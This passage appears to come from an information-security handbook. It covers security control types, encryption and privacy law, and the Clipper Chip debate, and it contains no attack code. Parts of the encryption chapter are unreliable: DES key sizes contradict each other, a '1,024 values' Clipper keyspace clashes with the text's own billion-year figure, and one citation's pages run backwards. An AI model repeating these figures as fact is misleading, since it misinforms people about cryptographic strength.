Microsoft, "How to Enable Strong Password Functionality in Windows NT," June 2002. Microsoft Knowledge Base, at http://support.microsoft.com:80/support/kb/articles/Q161/9/90.asp, January, 2004.

Morris and Thompson. "Password Security: A Case History," *Communications of the ACM*, 22(11), 594–547, 1979.

NIST. "FIPS PUB 112: Password Usage," Federal Information Processing Standards Publication, U.S. Dept of Commerce/National Bureau of Standards, May 30, 1985.

Schneier, B. "Attack Trees," December 1999, *Dr. Dobbs Journal*, at http://www.counterpane.com/attack-trees-ddj-ft.html, 1999.

Schneier, B. “Attack Trees,” October 8, 1999. Presented at SANS Network Security 99 Conference, at http://www.counterpane.com/attacktrees.pdf.

Shaffer, G. “Good and Bad Passwords How-To: Review of the Conclusions and Dictionaries Used in a Password Cracking Study,” 2002, at http://geodsoft.com/howto/password/password_research. htm.

Smith, R.E. “The Strong Password Dilemma,” *CSI Computer Security Journal*, at http://www.smat.us/sanity/pwdilemma.html, 2002.

Tippett, P.S. “The Impact of the Disappearing Perimeter,” presented at Ibid. TruSecure Seminar, Columbus, OH, June 5, 2003.

Tippett, P.S. Personal interview regarding empirical analysis and overlapping compensating control modeling, Columbus, OH, June 5, 2003.

Yan, J. et al. “The Memorability and Security of Passwords — Some Empirical Results,” *Report 500,* Computer Laboratory, Cambridge University, 11 pp. (2000). Accessed 8/3/2003, at http://www.ftp.cl.cam.ac.uk/ftp/users/rja14/tr500.pdf.

Zviran and Haga, “A Comparison of Password Techniques for Multilevel Authentication Mechanisms,” *Computer Journal*, 36(3), 227–237, 1993. Accessed 8/3/2003, at http://alexia.lis.uiuc.edu/~twidale/pubs/mifa.pdf.

Information Security Professionals providing input, review, and feedback: names withheld upon request. Designations held by those consulted for analysis, where known*:

CISSP — 12
GSEC — 3
SSCP — 2
CISA — 2
GCUX — 2
GCFW — 2
GCNT — 1
MCSE+I — 1
MCSE — 1
CCP — 1
CISM — 1
CPA — 1

* Several analysts held more than one certification.

Types of Information Security Controls

Harold F. Tipton

Security is generally defined as the freedom from danger or as the condition of safety. Computer security, specifically, is the protection of data in a system against unauthorized disclosure, modification, or destruction and protection of the computer system itself against unauthorized use, modification, or denial of service. Because certain computer security controls inhibit productivity, security is typically a compromise toward which security practitioners, system users, and system operations and administrative personnel work to achieve a satisfactory balance between security and productivity.

Controls for providing information security can be physical, technical, or administrative. These three categories of controls can be further classified as either preventive or detective. Preventive controls attempt to avoid the occurrence of unwanted events, whereas detective controls attempt to identify unwanted events after they have occurred. Preventive controls inhibit the free use of computing resources and therefore can be applied only to the degree that the users are willing to accept. Effective security awareness programs can help increase users' level of tolerance for preventive controls by helping them understand how such controls enable them to trust their computing systems. Common detective controls include audit trails, intrusion detection methods, and checksums.

Three other types of controls supplement preventive and detective controls. They are usually described as deterrent, corrective, and recovery. Deterrent controls are intended to discourage individuals from intentionally violating information security policies or procedures. These usually take the form of constraints that make it difficult or undesirable to perform unauthorized activities or threats of consequences that influence a potential intruder to not violate security (e.g., threats ranging from embarrassment to severe punishment).

Corrective controls either remedy the circumstances that allowed the unauthorized activity or return conditions to what they were before the

violation. Execution of corrective controls could result in changes to existing physical, technical, and administrative controls. Recovery controls restore lost computing resources or capabilities and help the organization recover monetary losses caused by a security violation.

Deterrent, corrective, and recovery controls are considered to be special cases within the major categories of physical, technical, and administrative controls; they do not clearly belong in either preventive or detective categories. For example, it could be argued that deterrence is a form of prevention because it can cause an intruder to turn away; however, deterrence also involves detecting violations, which may be what the intruder fears most. Corrective controls, on the other hand, are not preventive or detective, but they are clearly linked with technical controls when antiviral software eradicates a virus or with administrative controls when backup procedures enable restoring a damaged data base. Finally, recovery controls are neither preventive nor detective but are included in administrative controls as disaster recovery or contingency plans.

Because of these overlaps with physical, technical, and administrative controls, the deterrent, corrective, and recovery controls are not discussed further in this chapter. Instead, the preventive and detective controls within the three major categories are examined.

PHYSICAL CONTROLS

Physical security is the use of locks, security guards, badges, alarms, and similar measures to control access to computers, related equipment (including utilities), and the processing facility itself. In addition, measures are required for protecting computers, related equipment, and their contents from espionage, theft, and destruction or damage by accident, fire, or natural disaster (e.g., floods and earthquakes).

Preventive Physical Controls

Preventive physical controls are employed to prevent unauthorized personnel from entering computing facilities (i.e., locations housing computing resources, supporting utilities, computer hard copy, and input data media) and to help protect against natural disasters. Examples of these controls include:

- Backup files and documentation.
- Fences.
- Security guards.
- Badge systems.
- Double door systems.
- Locks and keys.
- Backup power.

- Biometric access controls.
- Site selection.
- Fire extinguishers.

Backup Files and Documentation. Should an accident or intruder destroy active data files or documentation, it is essential that backup copies be readily available. Backup files should be stored far enough away from the active data or documentation to avoid destruction by the same incident that destroyed the original. Backup material should be stored in a secure location constructed of noncombustible materials, including two-hour-rated fire walls. Backups of sensitive information should have the same level of protection as the active files of this information; it is senseless to provide tight security for data on the system but lax security for the same data in a backup location.

Fences. Although fences around the perimeter of the building do not provide much protection against a determined intruder, they do establish a formal no trespassing line and can dissuade the simply curious person. Fences should have alarms or should be under continuous surveillance by guards, dogs, or TV monitors.

Security Guards. Security guards are often stationed at the entrances of facilities to intercept intruders and ensure that only authorized persons are allowed to enter. Guards are effective in inspecting packages or other hand-carried items to ensure that only authorized, properly described articles are taken into or out of the facility. The effectiveness of stationary guards can be greatly enhanced if the building is wired with appropriate electronic detectors with alarms or other warning indicators terminating at the guard station. In addition, guards are often used to patrol unattended spaces inside buildings after normal working hours to deter intruders from obtaining or profiting from unauthorized access.

Badge Systems. Physical access to computing areas can be effectively controlled using a badge system. With this method of control, employees and visitors must wear appropriate badges whenever they are in access-controlled areas. Badge-reading systems programmed to allow entrance only to authorized persons can then easily identify intruders.

Double Door Systems. Double door systems can be used at entrances to restricted areas (e.g., computing facilities) to force people to identify themselves to the guard before they can be released into the secured area. Double doors are an excellent way to prevent intruders from following closely behind authorized persons and slipping into restricted areas.

Locks and Keys. Locks and keys are commonly used for controlling access to restricted areas. Because it is difficult to control copying of keys,

many installations use cipher locks (i.e., combination locks containing buttons that open the lock when pushed in the proper sequence). With cipher locks, care must be taken to conceal which buttons are being pushed to avoid a compromise of the combination.

Backup Power. Backup power is necessary to ensure that computer services are in a constant state of readiness and to help avoid damage to equipment if normal power is lost. For short periods of power loss, backup power is usually provided by batteries. In areas susceptible to outages of more than 15–30 min., diesel generators are usually recommended.

Biometric Access Controls. Biometric identification is a more sophisticated method of controlling access to computing facilities than badge readers, but the two methods operate in much the same way. Biometrics used for identification include fingerprints, handprints, voice patterns, signature samples, and retinal scans. Because biometrics cannot be lost, stolen, or shared, they provide a higher level of security than badges. Biometric identification is recommended for high-security, low-traffic entrance control.

Site Selection. The site for the building that houses the computing facilities should be carefully chosen to avoid obvious risks. For example, wooded areas can pose a fire hazard, areas on or adjacent to an earthquake fault can be dangerous and sites located in a flood plain are susceptible to water damage. In addition, locations under an aircraft approach or departure route are risky, and locations adjacent to railroad tracks can be susceptible to vibrations that can precipitate equipment problems.

Fire Extinguishers. The control of fire is important to prevent an emergency from turning into a disaster that seriously interrupts data processing. Computing facilities should be located far from potential fire sources (e.g., kitchens or cafeterias) and should be constructed of noncombustible materials. Furnishings should also be noncombustible. It is important that appropriate types of fire extinguishers be conveniently located for easy access. Employees must be trained in the proper use of fire extinguishers and in the procedures to follow should a fire break out.

Automatic sprinklers are essential in computer rooms and surrounding spaces and when expensive equipment is located on raised floors. Sprinklers are usually specified by insurance companies for the protection of any computer room that contains combustible materials. However, the risk of water damage to computing equipment is often greater than the risk of fire damage. Therefore, carbon dioxide extinguishing systems were developed; these systems flood an area threatened by fire with carbon dioxide, which suppresses fire by removing oxygen from the air. Although carbon

dioxide does not cause water damage, it is potentially lethal to people in the area and is now used only in unattended areas.

Current extinguishing systems flood the area with Halon, which is usually harmless to equipment and less dangerous to personnel than carbon dioxide. At a concentration of about 10%, Halon extinguishes fire and can be safely breathed by humans. However, higher concentrations can eventually be a health hazard. In addition, the blast from releasing Halon under pressure can blow loose objects around and can be a danger to equipment and personnel. For these reasons and because of the high cost of Halon, it is typically used only under raised floors in computer rooms. Because it contains chlorofluorocarbons, it will soon be phased out in favor of a gas that is less hazardous to the environment.

Detective Physical Controls

Detective physical controls warn protective services personnel that physical security measures are being violated. Examples of these controls include:

- Motion detectors.
- Smoke and fire detectors.
- Closed-circuit television monitors.
- Sensors and alarms.

Motion Detectors. In computing facilities that usually do not have people in them, motion detectors are useful for calling attention to potential intrusions. Motion detectors must be constantly monitored by guards.

Fire and Smoke Detectors. Fire and smoke detectors should be strategically located to provide early warning of a fire. All fire detection equipment should be tested periodically to ensure that it is in working condition.

Closed-Circuit Television Monitors. Closed-circuit televisions can be used to monitor the activities in computing areas where users or operators are frequently absent. This method helps detect individuals behaving suspiciously.

Sensors and Alarms. Sensors and alarms monitor the environment surrounding the equipment to ensure that air and cooling water temperatures remain within the levels specified by equipment design. If proper conditions are not maintained, the alarms summon operations and maintenance personnel to correct the situation before a business interruption occurs.

TECHNICAL CONTROLS

Technical security involves the use of safeguards incorporated in computer hardware, operations or applications software, communications

hardware and software, and related devices. Technical controls are sometimes referred to as logical controls.

Preventive Technical Controls

Preventive technical controls are used to prevent unauthorized personnel or programs from gaining remote access to computing resources. Examples of these controls include:

- Access control software.
- Antivirus software.
- Library control systems.
- Passwords.
- Smart cards.
- Encryption.
- Dial-up access control and callback systems.

Access Control Software. The purpose of access control software is to control sharing of data and programs between users. In many computer systems, access to data and programs is implemented by access control lists that designate which users are allowed access. Access control software provides the ability to control access to the system by establishing that only registered users with an authorized log-on ID and password can gain access to the computer system.

After access to the system has been granted, the next step is to control access to the data and programs residing in the system. The data or program owner can establish rules that designate who is authorized to use the data or program.

Antivirus Software. Viruses have reached epidemic proportions throughout the microcomputing world and can cause processing disruptions and loss of data as well as significant loss of productivity while cleanup is conducted. In addition, new viruses are emerging at an ever-increasing rate — currently about one every 48 hours. It is recommended that antivirus software be installed on all microcomputers to detect, identify, isolate, and eradicate viruses. This software must be updated frequently to help fight new viruses. In addition, to help ensure that viruses are intercepted as early as possible, antivirus software should be kept active on a system, not used intermittently at the discretion of users.

Library Control Systems. These systems require that all changes to production programs be implemented by library control personnel instead of the programmers who created the changes. This practice ensures separation of duties, which helps prevent unauthorized changes to production programs.

Passwords. Passwords are used to verify that the user of an ID is the owner of the ID. The ID-password combination is unique to each user and therefore provides a means of holding users accountable for their activity on the system.

Fixed passwords that are used for a defined period of time are often easy for hackers to compromise; therefore, great care must be exercised to ensure that these passwords do not appear in any dictionary. Fixed passwords are often used to control access to specific data bases. In this use, however, all persons who have authorized access to the data base use the same password; therefore, no accountability can be achieved.

Currently, dynamic or one-time passwords, which are different for each log-on, are preferred over fixed passwords. Dynamic passwords are created by a token that is programmed to generate passwords randomly.

Smart Cards. Smart cards are usually about the size of a credit card and contain a chip with logic functions and information that can be read at a remote terminal to identify a specific user's privileges. Smart cards now carry prerecorded, usually encrypted access control information that is compared with data that the user provides (e.g., a personal ID number or biometric data) to verify authorization to access the computer or network.

Encryption. Encryption is defined as the transformation of plaintext (i.e., readable data) into ciphertext (i.e., unreadable data) by cryptographic techniques. Encryption is currently considered to be the only sure way of protecting data from disclosure during network transmissions.

Encryption can be implemented with either hardware or software. Software-based encryption is the least expensive method and is suitable for applications involving low-volume transmissions; the use of software for large volumes of data results in an unacceptable increase in processing costs. Because there is no overhead associated with hardware encryption, this method is preferred when large volumes of data are involved.

Dial-Up Access Control and Callback Systems. Dial-up access to a computer system increases the risk of intrusion by hackers. In networks that contain personal computers or are connected to other networks, it is difficult to determine whether dial-up access is available or not because of the ease with which a modem can be added to a personal computer to turn it into a dial-up access point. Known dial-up access points should be controlled so that only authorized dial-up users can get through.

Currently, the best dial-up access controls use a microcomputer to intercept calls, verify the identity of the caller (using a dynamic password mechanism), and switch the user to authorized computing resources as requested. Previously, call-back systems intercepted dial-up callers, veri-

fied their authorization and called them back at their registered number, which at first proved effective; however, sophisticated hackers have learned how to defeat this control using call-forwarding techniques.

Detective Technical Controls

Detective technical controls warn personnel of violations or attempted violations of preventive technical controls. Examples of these include audit trails and intrusion detection expert systems, which are discussed in the following sections.

Audit Trails. An audit trail is a record of system activities that enables the reconstruction and examination of the sequence of events of a transaction, from its inception to output of final results. Violation reports present significant, security-oriented events that may indicate either actual or attempted policy transgressions reflected in the audit trail. Violation reports should be frequently and regularly reviewed by security officers and data base owners to identify and investigate successful or unsuccessful unauthorized accesses.

Intrusion Detection Systems. These expert systems track users (on the basis of their personal profiles) while they are using the system to determine whether their current activities are consistent with an established norm. If not, the user's session can be terminated or a security officer can be called to investigate. Intrusion detection can be especially effective in cases in which intruders are pretending to be authorized users or when authorized users are involved in unauthorized activities.

ADMINISTRATIVE CONTROLS

Administrative, or personnel, security consists of management constraints, operational procedures, accountability procedures, and supplemental administrative controls established to provide an acceptable level of protection for computing resources. In addition, administrative controls include procedures established to ensure that all personnel who have access to computing resources have the required authorizations and appropriate security clearances.

Preventive Administrative Controls

Preventive administrative controls are personnel-oriented techniques for controlling people's behavior to ensure the confidentiality, integrity, and availability of computing data and programs. Examples of preventive administrative controls include:

- Security awareness and technical training.
- Separation of duties.
- Procedures for recruiting and terminating employees.

- Security policies and procedures.
- Supervision.
- Disaster recovery, contingency, and emergency plans.
- User registration for computer access.

Security Awareness and Technical Training. Security awareness training is a preventive measure that helps users to understand the benefits of security practices. If employees do not understand the need for the controls being imposed, they may eventually circumvent them and thereby weaken the security program or render it ineffective.

Technical training can help users prevent the most common security problem — errors and omissions — as well as ensure that they understand how to make appropriate backup files and detect and control viruses. Technical training in the form of emergency and fire drills for operations personnel can ensure that proper action will be taken to prevent such events from escalating into disasters.

Separation of Duties. This administrative control separates a process into component parts, with different users responsible for different parts of the process. Judicious separation of duties prevents one individual from obtaining control of an entire process and forces collusion with others in order to manipulate the process for personal gain.

Recruitment and Termination Procedures. Appropriate recruitment procedures can prevent the hiring of people who are likely to violate security policies. A thorough background investigation should be conducted, including checking on the applicant's criminal history and references. Although this does not necessarily screen individuals for honesty and integrity, it can help identify areas that should be investigated further.

Three types of references should be obtained: (1) employment, (2) character, and (3) credit. Employment references can help estimate an individual's competence to perform, or be trained to perform, the tasks required on the job. Character references can help determine such qualities as trustworthiness, reliability, and ability to get along with others. Credit references can indicate a person's financial habits, which in turn can be an indication of maturity and willingness to assume responsibility for one's own actions.

In addition, certain procedures should be followed when any employee leaves the company, regardless of the conditions of termination. Any employee being involuntarily terminated should be asked to leave the premises immediately upon notification, to prevent further access to computing resources. Voluntary terminations may be handled differently, depending on the judgment of the employee's supervisors, to enable the employee to complete work in process or train a replacement.

All authorizations that have been granted to an employee should be revoked upon departure. If the departing employee has the authority to grant authorizations to others, these other authorizations should also be reviewed. All keys, badges, and other devices used to gain access to premises, information, or equipment should be retrieved from the departing employee. The combinations of all locks known to a departing employee should be changed immediately. In addition, the employee's log-on IDs and passwords should be canceled, and the related active and backup files should be either deleted or reassigned to a replacement employee.

Any special conditions to the termination (e.g., denial of the right to use certain information) should be reviewed with the departing employee; in addition, a document stating these conditions should be signed by the employee. All terminations should be routed through the computer security representative for the facility where the terminated employee works to ensure that all information system access authority has been revoked.

Security Policies and Procedures. Appropriate policies and procedures are key to the establishment of an effective information security program. Policies and procedures should reflect the general policies of the organization as regards the protection of information and computing resources. Policies should cover the use of computing resources, marking of sensitive information, movement of computing resources outside the facility, introduction of personal computing equipment and media into the facility, disposal of sensitive waste, and computer and data security incident reporting. Enforcement of these policies is essential to their effectiveness.

Supervision. Often, an alert supervisor is the first person to notice a change in an employee's attitude. Early signs of job dissatisfaction or personal distress should prompt supervisors to consider subtly moving the employee out of a critical or sensitive position.

Supervisors must be thoroughly familiar with the policies and procedures related to the responsibilities of their department. Supervisors should require that their staff members comply with pertinent policies and procedures and should observe the effectiveness of these guidelines. If the objectives of the policies and procedures can be accomplished more effectively, the supervisor should recommend appropriate improvements. Job assignments should be reviewed regularly to ensure that an appropriate separation of duties is maintained, that employees in sensitive positions are occasionally removed from a complete processing cycle without prior announcement, and that critical or sensitive jobs are rotated periodically among qualified personnel.

Disaster Recovery, Contingency, and Emergency Plans. The disaster recovery plan is a document containing procedures for emergency response,

extended backup operations, and recovery should a computer installation experience a partial or total loss of computing resources or physical facilities (or of access to such facilities). The primary objective of this plan, used in conjunction with the contingency plans, is to provide reasonable assurance that a computing installation can recover from disasters, continue to process critical applications in a degraded mode, and return to a normal mode of operation within a reasonable time. A key part of disaster recovery planning is to provide for processing at an alternative site during the time that the original facility is unavailable.

Contingency and emergency plans establish recovery procedures that address specific threats. These plans help prevent minor incidents from escalating into disasters. For example, a contingency plan might provide a set of procedures that defines the condition and response required to return a computing capability to nominal operation; an emergency plan might be a specific procedure for shutting down equipment in the event of a fire or for evacuating a facility in the event of an earthquake.

User Registration for Computer Access. Formal user registration ensures that all users are properly authorized for system and service access. In addition, it provides the opportunity to acquaint users with their responsibilities for the security of computing resources and to obtain their agreement to comply with related policies and procedures.

Detective Administrative Controls

Detective administrative controls are used to determine how well security policies and procedures are complied with, to detect fraud, and to avoid employing persons that represent an unacceptable security risk. This type of control includes:

- Security reviews and audits.
- Performance evaluations.
- Required vacations.
- Background investigations.
- Rotation of duties.

Security Reviews and Audits. Reviews and audits can identify instances in which policies and procedures are not being followed satisfactorily. Management involvement in correcting deficiencies can be a significant factor in obtaining user support for the computer security program.

Performance Evaluations. Regularly conducted performance evaluations are an important element in encouraging quality performance. In addition, they can be an effective forum for reinforcing management's support of information security principles.

Required Vacations. Tense employees are more likely to have accidents or make errors and omissions while performing their duties. Vacations contribute to the health of employees by relieving the tensions and anxieties that typically develop from long periods of work. In addition, if all employees in critical or sensitive positions are forced to take vacations, there will be less opportunity for an employee to set up a fraudulent scheme that depends on the employee's presence (e.g., to maintain the fraud's continuity or secrecy). Even if the employee's presence is not necessary to the scheme, required vacations can be a deterrent to embezzlement because the employee may fear discovery during his or her absence.

Background Investigations. Background investigations may disclose past performances that might indicate the potential risks of future performance. Background investigations should be conducted on all employees being considered for promotion or transfer into a position of trust; such investigations should be completed before the employee is actually placed in a sensitive position. Job applicants being considered for sensitive positions should also be investigated for potential problems. Companies involved in government-classified projects should conduct these investigations while obtaining the required security clearance for the employee.

Rotation of Duties. Like required vacations, rotation of duties (i.e., moving employees from one job to another at random intervals) helps deter fraud. An additional benefit is that as a result of rotating duties, employees are cross-trained to perform each other's functions in case of illness, vacation, or termination.

SUMMARY

Information security controls can be classified as physical, technical, or administrative. These are further divided into preventive and detective controls. Exhibit 1 lists the controls discussed in this chapter.

The organization's security policy should be reviewed to determine the confidentiality, integrity, and availability needs of the organization. The appropriate physical, technical, and administrative controls can then be selected to provide the required level of information protection, as stated in the security policy.

A careful balance between preventive and detective control measures is needed to ensure that users consider the security controls reasonable and to ensure that the controls do not overly inhibit productivity. The combination of physical, technical, and administrative controls best suited for a specific computing environment can be identified by completing a quantitative risk analysis. Because this is usually an expensive, tedious, and subjective process, however, an alternative approach — referred to as meeting the standard of due care — is often used. Controls that meet a standard of

PHYSICAL CONTROLS

Preventive

- Backup files and documentation
- Fences
- Security guards
- Badge systems
- Locks and keys
- Backup power
- Biometric access controls
- Site selection
- Fire extinguishers

Detective

- Motion detectors
- Smoke and fire detectors
- Closed-circuit television monitoring
- Sensors and alarms

TECHNICAL CONTROLS

Preventive

- Access control software
- Antivirus software
- Library control systems
- Passwords
- Smart cards
- Encryption
- Dial-up access control and callback systems

Detective

- Audit trails
- Intrusion-detection expert systems

ADMINISTRATIVE CONTROLS

Preventive

- Security awareness and technical training
- Separation of duties
- Procedures for recruiting and terminating employees
- Security policies and procedures
- Supervision
- Disaster recovery and contingency plans
- User registration for computer access

Detective

- Security reviews and audits
- Performance evaluations
- Required vacations
- Background investigations
- Rotation of duties

Exhibit 1. Information Security Controls

due care are those that would be considered prudent by most organizations in similar circumstances or environments. Controls that meet the standard of due care generally are readily available for a reasonable cost and support the security policy of the organization; they include, at the least, controls that provide individual accountability, auditability, and separation of duties.

When Technology and Privacy Collide

Edward H. Freeman

Payoff

Civil libertarians consider computer and communications technology to be a serious threat to individuals' personal privacy and freedom of speech. Some advocate laws to provide both an effective legal basis for accountability in the handling of personal data and procedures for redressing and compensating individuals. The development of the information superhighway may compromise personal privacy even more.

Problems Addressed

Data encryption refers to the methods used to prepare messages that cannot be understood without additional information. Government agencies, private individuals, civil libertarians, and the computer industry have all worked to develop methods of data encryption that will guarantee individual and societal rights.

The Clinton administration's proposed new standards for encryption technology—the Clipper Chip—was supposed to be the answer to the individual's concern for data security and the government's concern for law enforcement. Law-abiding citizens would have access to the encryption they need and the criminal element would be unable to use encryption to hide their illicit activity.

Cryptography and Secret Messages

Cryptography is the science of secure and secret communications. This security allows the sender to transform information into a coded message by using a secret key, a piece of information known only to the sender and the authorized receiver. The authorized receiver can decode the cipher to recover hidden information. If unauthorized individuals somehow receive the coded message, they should be unable to decode it without knowledge of the key.

The first recorded use of cryptography for correspondence was the Skytale created by the Spartans 2,500 years ago. The Skytale consisted of a staff of wood around which a strip of papyrus was tightly wrapped. The secret message was written on the parchment down the length of the staff. The parchment was then unwound and sent on its way. The disconnected letters made no sense unless the parchment was rewrapped around a staff of wood that was the same size as the first staff.

Methods of encoding and decoding messages have always been a factor in wartime strategies. The American effort that cracked Japanese ciphers during World War II played a major role in Allied strategy. At the end of the war, cryptography and issues of privacy remained largely a matter of government interest that were pursued by organizations such as the National Security Agency, which routinely monitors foreign communications.

Today, data bases contain extensive information about every individual's finances, health history, and purchasing habits. This data is routinely transferred or made accessible by telephone networks, often using an inexpensive personal computer and modem.

The government and private organizations realize—and individuals expect—certain standards to be met to maintain personal privacy. For example:

- Stored data should only be available to those individuals, organizations, and government agencies that have a need to know that information. Such information should not be available to others (e.g., the customer's employer) without the permission of the concerned individual.

- When organizations make decisions based on information received from a data base, the individual who is affected by such decisions should have the right to examine the data base and correct or amend any information that is incorrect or misleading. The misuse of information can threaten an individual's employment, insurance, and credit. If the facts of a previous transaction are in dispute, individuals should be able to explain their side of the dispute.

- Under strict constitutional and judicial guidelines and constraints, government agencies should have the right to collect information secretly as part of criminal investigations.

Existing Legislation

The Privacy Act of 1974

The Privacy Act of 1974 addressed some of these issues, particularly as they relate to government and financial activities. Congress adopted The Privacy Act to provide safeguards for an individual against an invasion of privacy. Under the Privacy Act, individuals decide what records kept by a federal agency or bureau are important to them. They can insist that this data be used only for the purposes for which the information was collected. Individuals have the right to see the information and to get copies of it. They may correct mistakes or add important details when necessary.

Federal agencies must keep the information organized so it is readily available. They must try to keep it accurate and up-to-date, using it only for lawful purposes. If an individual's rights are infringed upon under the Act, that person can bring suit in a federal district court for damages and a court order directing the agency to obey the law.

The Fair Credit Reporting Act of 1970

The Fair Credit Reporting Act of 1970 requires consumer reporting and credit agencies to disclose information in their files to affected consumers. Consumers have the right to challenge any information that may appear in their files. Upon written request from the consumer, the agency must investigate the completeness or accuracy of any item contained in that individual's files. The agency must then either remove the information or allow the consumer to file a brief statement setting forth the nature of the dispute.

Researchers are continuing to develop sophisticated methods to protect personal data and communications from unlawful interception. In particular, the development of Electronic Funds Transfer systems, where billions of dollars are transferred electronically, has emphasized the need to keep computerized communications accurate and confidential.

Privacy Rights

In short, the rapid advances in computer and communications technology have brought a new dimension to the individual's right to privacy. The power of today's computers, especially as it relates to record keeping, has the potential to destroy individual privacy rights.

Whereas most data is originally gathered for legitimate and appropriate reasons, “the mere existence of this vast reservoir of personal information constitutes a covert invitation to misuse.”[43]

---

[43] Sloan, I.J., ed., *Law of Privacy Rights in a Technological Society* (Dobbs Ferry, NY, Oceans Publications, 1986).

Personal liberty includes not only the freedom from physical restraint, but also the right to be left alone and to manage one's own affairs in a manner that may be most agreeable to that person, as long as the rights of others or of the public are respected. The word privacy does not even appear in the Constitution. When the Founders drafted the Bill of Rights, they realized that no document could possibly include all the rights that were granted to the American people.

After listing the specific rights in the first eight Amendments, the Founders drafted the Ninth Amendment, which declares, “The enumeration in this Constitution, of certain rights, shall not be construed to deny or disparage others retained by the people.” These retained rights are not specifically defined in the Constitution. The courts have pointed out that many rights are not specifically mentioned in the Constitution, but are derived from specific provisions. The Supreme Court held that several amendments already extended privacy rights. The Ninth Amendment then could be interpreted to encompass a right to privacy.

Federal Communications Act of 1934.
The federal laws that protect telephone and telegraphs from eavesdroppers are primarily derived from the Federal Communications Act of 1934. The Act prohibits any party involved in sending such communications from divulging or publishing anything having to do with its contents. It makes an exception and permits disclosure if the court has issued a legitimate subpoena. Any materials gathered through an illegal wiretap is inadmissable and may not be introduced as evidence in federal courts.

Data Encryption Standard

The National Bureau of Standards' Data Encryption Standard (DES), which specifies encryption procedures for computer data protection, has been a federal standard since 1977. The use of the DES algorithm was made mandatory for all financial transactions of the US government involving Electronic Funds Transfer, including those conducted by member banks of the Federal Reserve System.

The DES is a complex nonlinear ciphering algorithm that operates at high speeds when implemented in hardware. The DES algorithm converts 64 bits of plain text to 64 bits of cipher text under the action of a 56-bit keying parameter. The key is generated so that each of the 56 bits used directly by the algorithm is random. Each member of a group of authorized users of encrypted data must have the key that was used to encipher the data to use it. This technique strengthens the algorithm and makes it resistant to analysis.

Loopholes in the Traditional Methods of Data Encryption

The DES uses a 64-bit key that controls the transformation and converts information to ciphered code. There are a virtually infinite number of possible keys, so even the fastest computers would need centuries to try all possible keys.

Traditional encryption methods have an obvious loophole: their reliance on a single key to encode and decode messages. The privacy of coded messages is always a function of how carefully the decoder key is kept. When people exchange messages, however, they must find a way to exchange the key. This immediately makes the key vulnerable to interception. The problem is more complex when encryption is used on a large scale.

Diffle's Soution.

This problem was theoretically solved approximately 20 years ago, when an MIT student named Whitfield Diffle set out to plug this loophole. Diffle's solution was to give each user two separate keys, a public key and a private one. The public key could be widely distributed and the private key was known only to the user. A message encoded

with either key could be decoded with the other. If an individual sends a message scrambled with someone's public key, it can be decoded only with that person's private key.

The Clipper Controversy

In April 1993, the Clinton administration proposed a new standard for encryption technology, developed with the National Security Agency. The new standard is a plan called the Escrowed Encryption Standard. Under the standard, computer chips would use a secret algorithm called Skipjack to encrypt information. The Clipper Chip is a semiconductor device designed to be installed on all telephones, computer modems, and fax machines to encrypt voice communications.

The Clipper Chip

The Clipper Chip combines a powerful algorithm that uses an 80-bit encryption scheme and that is considered impossible to crack with today's computers within a normal lifetime. The chip also has secret government master keys built in, which would be available only to government agencies. Proper authorization, in the form of a court order, would be necessary to intercept communications.

The difference between conventional data encryption chips and the Clipper Chip is that the Clipper contains a law enforcement access field (LEAF). The LEAF is transmitted along with the user's data and contains the identity of the user's individual chip and the user's key—encrypted under the government's master key. This could stop eavesdroppers from breaking the code by finding out the user's key. Once an empowered agency knew the identity of the individual chip, it could retrieve the correct master key, use that to decode the user's key, and so decode the original scrambled information.

The Long Key.

Clipper uses a long key, which could have as many as 1,024 values. The only way to break Clipper's code would be to try every possible key. A single supercomputer would take a billion years to run through all of Clipper's possible keys.

Opponents of the the Clipper-Chip plan have criticized its implementation on several counts:

- Terrorists and drug dealers would circumvent telephones if they had the Clipper Chip. Furthermore, they might use their own chip.
- Foreign customers would not buy equipment from American manufacturers if they knew that their communications could be intercepted by US government agents.
- The integrity of the “back door” system could be compromised by unscrupulous federal employees.
- The remote possibility exists that an expert cryptologist could somehow break the code.

Recommended Action

Despite opposition from the computer industry and civil libertarians, government agencies are phasing in the Clipper technology for unclassified communications. Commercial use of Clipper is still entirely voluntary, and there is no guarantee it will be adopted by any organizations other than government ones. Yet several thousand Clipper-equipped telephones are currently on order for government use. The Justice Department is evaluating

proposals that would prevent the police and FBI from listening in on conversations without a warrant.

A possible solution to these concerns about privacy invasion would be to split the decryption key into two or more parts and give single parts to trustees for separate government agencies.

In theory, this would require the cooperation of several individuals and agencies before a message could be intercepted. This solution could compromise the secrecy needed to conduct a clandestine criminal investigation, but the Justice Department is investigating its feasibility.

No method of data encryption will always protect individual privacy and society's desire to stop criminal activities. Electronic Funds Transfer systems and the information superhighway have made the need for private communications more important than ever before. Society's problems with drugs and terrorism complicate the issues, highlighting the sensitive balance among the individual's right to privacy, society's need to protect itself, and everyone's fear of Big Brother government tools.

Author Biographies

Edward H. Freeman

Edward H. Freeman is an attorney, teacher, and lecturer in West Hartford CT, with 15 years' experience in data processing, most recently with a major insurance company. He is a part-time faculty member at Central Connecticut State University.

The Case for Privacy

Michael J. Corby, CISSP

> Any revelation of a secret happens by the mistake of [someone] who shared it in confidence.
>
> **— La Bruyere, 1645–1694**

It is probably safe to say that since the beginning of communication, back in prehistoric times, there were things that were to be kept private. From the location of the best fishing to the secret passage into the cave next door, certain facts were reserved only for a few knowledgeable friends. Maybe even these facts were so private that there was only one person in the world who knew them. We have made "societal rules" around a variety of things that we want to keep private or share only among a few, but still the concept of privacy expectations comes with our unwritten social code. And wherever there has been the code of privacy, there has been the concern over its violation. Have computers brought this on? Certainly not! Maintaining privacy has been important and even more important have been the methods used to try to keep that data a secret. Today in our wired society, however, we still face the same primary threat to privacy that has existed for centuries: mistakes and carelessness of the individuals who have been entrusted to preserve privacy — maybe even the "owner" of the data.

In the past few years, and heightened within the past few months, we have become more in tune to the cry — no, the public *outcry* — regarding the "loss of privacy" that has been forced upon us because of the information age. Resolving this thorny problem requires that we re-look at the way we design and operate our networked systems, and most importantly, that we re-think the way we allocate control to the rightful owners of the information which we communicate and store. Finally, we need to be careful about how we view the data that we provide and for which we are custodians.

Privacy and Control

